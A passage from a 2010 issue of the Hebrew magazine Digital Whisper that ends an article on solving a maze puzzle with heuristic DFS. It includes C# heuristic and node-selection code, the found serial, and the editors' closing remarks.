
```
int calcValue(Node n)
{
    int redValue = helpArray[(int)n.RedPlayer.X, (int)n.RedPlayer.Y];
    int blueValue = helpArray[(int)n.BluePlayer.X, (int)n.BluePlayer.Y];

    return blueValue + redValue;
}
```

מקסימום המרחק למטרה:

```
int calcValue(Node n)
{
    int redValue = helpArray[(int)n.RedPlayer.X, (int)n.RedPlayer.Y];
    int blueValue = helpArray[(int)n.BluePlayer.X, (int)n.BluePlayer.Y];

    return Math.Max(blueValue, redValue);
}
```



סכום הריבועים של המרחקים:

```
int calcValue(Node n)
{
    int redValue = helpArray[(int)n.RedPlayer.X, (int)n.RedPlayer.Y];
    int blueValue = helpArray[(int)n.BluePlayer.X, (int)n.BluePlayer.Y];

    return blueValue*blueValue + redValue*redValue;
}
```

איזו מהפונקציות מתאימה לנו? נקודה זו היא חשובה מאוד – היא תקבע האם באמת נמצא את הפתרון בזמן סביר או לא. ספיציפית עבור הבעיה שלנו, ובגלל המרחק, צריך יוריסטיקה שמעדיפה את קירוב השחקן האדום באופן חזק על פני קירוב הכחול, לפחות בהתחלה, על מנת שנגיע לפתרון במסגרת מספר הצעדים המותר.

סכום המרחקים אינו טוב לנו! הפונקציה הזו יכולה לבחור מצבים לא מוצלחים – לדוגמה – האדום מתרחק צעד אחד והכחול מתקרב צעד. למה זה לא טוב? כי ראינו שהאדום חייב להתקדם כל הזמן על מנת להגיע ב-35 צעדים. מכאן שחייבים למנוע מצב שבו נגיע לאופציה שהאדום צריך להתרחק.

שתי הפונקציות האחרות יכולות להתאים ולמעשה במקרה שלנו יביאו את אותו האפקט. באופן אישי העדפתי את פונקצית המקסימום, שאומרת יותר בפשטות: בכל רגע, העדיפות העליונה היא לקרב את השחקן הרחוק יותר.


בחירת המצב הבא

כתבנו את הפונקציה הנותנת "ערך" לכל מצב. עכשיו אנחנו צריכים לכתוב את הקטע שבוחר בכל צעד של DFS את המצב אליו נתקדם שכל הנראה יקרב אותה לפתרון הבעיה.

הפתרון הפשוט – בחירת הצומת בעל הערך המינימלי בין הצמתים האפשריים

```
private Node SelectNextNode(List<Node> possibleMoves)
{
    if (possibleMoves.Count == 0) return null;

    Node smallest = possibleMoves[0];
    foreach (Node n in possibleMoves)
    {
        if (calcValue(n) < calcValue(smallest)) smallest = n;
    }
    return smallest;
}
```



במקרה שלנו – פתרון זה יעשה את העבודה.

הצעה שניה – שילוב הבנים של הבנים בהחלטה:

לפעמים הסתכלות על הבנים בלבד לא תספיק. יתכן שמצב מסויים יראה מבטיח, אבל המצבים שיוצאים ממנו יהיו פחות מוצלחים מאשר בנים של מצב שברגע הנוכחי נראה פחות מוצלח.

אם נרצה להתחשב במקרה כזה, אפשר להסתכל גם על הבנים של כל אחד מהמצבים, ולבחור, במקום את המצב עם הערך הנמוך ביותר, את המצב שאחד הבנים שלו הוא בעל הערך הנמוך ביותר. זה יראה כך:

```
private Node SelectNextNode(Node currentNode, List<Node> possibleMoves)
{
    if (possibleMoves.Count == 0) return null;

    Node minNode = possibleMoves[0];
    int minValue = int.MaxValue;

    foreach (Node n in possibleMoves)
    {
        // Generate sons of sons
        List<Node> nextGeneration = GetAllPossibleNodes(n);

        // Find their minimum value
        int nextValue = nextGeneration.Min(son => calcValue(son));

        // save the node if there is the smallest node
        if (nextValue < minValue)
        {
            minValue = nextValue;
            minNode = n;
        }
    }
    return minNode;
}
```

בהכללה אפשר גם לבנות X דורות של בנים ולבחור את המסלול המוצלח ביותר. (זהו הפתרון שממומש בקוד המצורף). לצורך פתרון הבעיה שלנו אפשר להסתפק גם במימוש הפשוט ביותר.



פתרנו את הבעיה!

מה יש לנו ביד?

- כתבנו אלגוריתם DFS שעובר על מצבים.
- כתבנו פונקציה שתעזור ל-DFS להעריך באיזה מצב כדי לו לבחור בכל פעם.

זה הזמן להריץ את התוכנית:

```
Here's your serial: AMAMAMABFJABAEAECKCEIEIGKGEIEIEIGK
Total number of nodes: 1496
```

מצאנו את ה-serial! ☺ לפחות – את אחד ה-serials האפשריים. פותחו 1496 מצבים – כאשר בפועל עם מימוש מעט יותר יעיל של הקוד בערך חצי מהם מיותרים לצורך אותו הפתרון.

שאלתי אתכם בהתחלה האם עדיף תוכנת AI או שימוש ב-bruteforce קלאסי לניחוש הסמא. כאשר אנחנו צריכים לעבור כ-1500 צעדים לפני מציאת הפתרון ברור שבמקרה הזה תוכנת ה-AI עדיפה. במידה והיו לנו כמות גדולה של אתגרים דומים התוכנה מסוגלת כעת לפתור אותם ביעילות הגבוהה משמעותית מזו של התקפה "ללא מחשבה".

סיכום

אני חייב להודות שהצגת הנושאים במאמר זה אינה בדיוק הדרך "הקלאסית" להציג את הנושאים המדוברים על AI. בדרך כלל כדי להכיר את עולם הבינה המלאכותית אנחנו לוקחים בעיה פשוטה, ומציגים עקרון אחד. לאחר מכן לוקחים בעיה שניה ומציגים עקרון אחר. כמו כן לרוב מתעמקים על כל אחד מהעקרונות יותר זמן, ומכסים גם פינות רבות בנושאים השונים שלא הצגתי לכם.

הפיתוי להציג גם במאמר זה דוגמאות פשוטות בלבד ולכתוב מאמר נוסף עם בעית המבוך היה גדול, אבל בסופו של דבר העדפתי להציג לכם את הפתרון המלא, למרות שעברנו דרך ארוכה עד לפתרון המבוך. כשתתקלו בבעיות אמיתיות, גם כשהיו לכם כלים רבים נוספים מעולם הבינה המלאכותית, תמיד יהיה צורך בהבנה עמוקה של מה שקורה, בביקורת עצמית ובמחשבה על הפרטים השונים. רציתי להעביר לכם במאמר את שלבי החשיבה שלי כשבאתי לפתור בעצמי את הנושא. התחלתי כאשר כל מה שהיה לי בראש זה "אני מתחיל מ-DFS ונראה לאן נגיע משם". בכל פעם ניתחתי "מה צריך להוסיף על מנת שיהיה אפשר לפתור את המבוך" וכך התקדמנו לאורך כל המאמר. אני מקווה שהצלחתי לשמור על רמת העניין והבהירות של הנושאים השונים.

מה היה לנו במאמר? מה כדאי לקחת הלאה?

- בחירה בין DFS ל-BFS בהתאם לאופי הבעיה.
- וריאציה של DFS – DFS עם הגבלת עומק.
- אלגוריתמים מיוחדים.
- צריך לסיים

צריך לסיים

אשמח לשמוע בתגובות לגליון על מה תרצו לשמוע יותר, ואת דעתכם על המאמר!



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-13 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון. אפיק אפילו לא עשה הכנות לחתונה שלו ועשה לילה לבן ביום החתונה כדי שהגליון בזמן!

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

גליון הבא ייצא ביום האחרון של אוקטובר 2010.

אפיק קסטיאל,

ניר אדר,

01.10.2010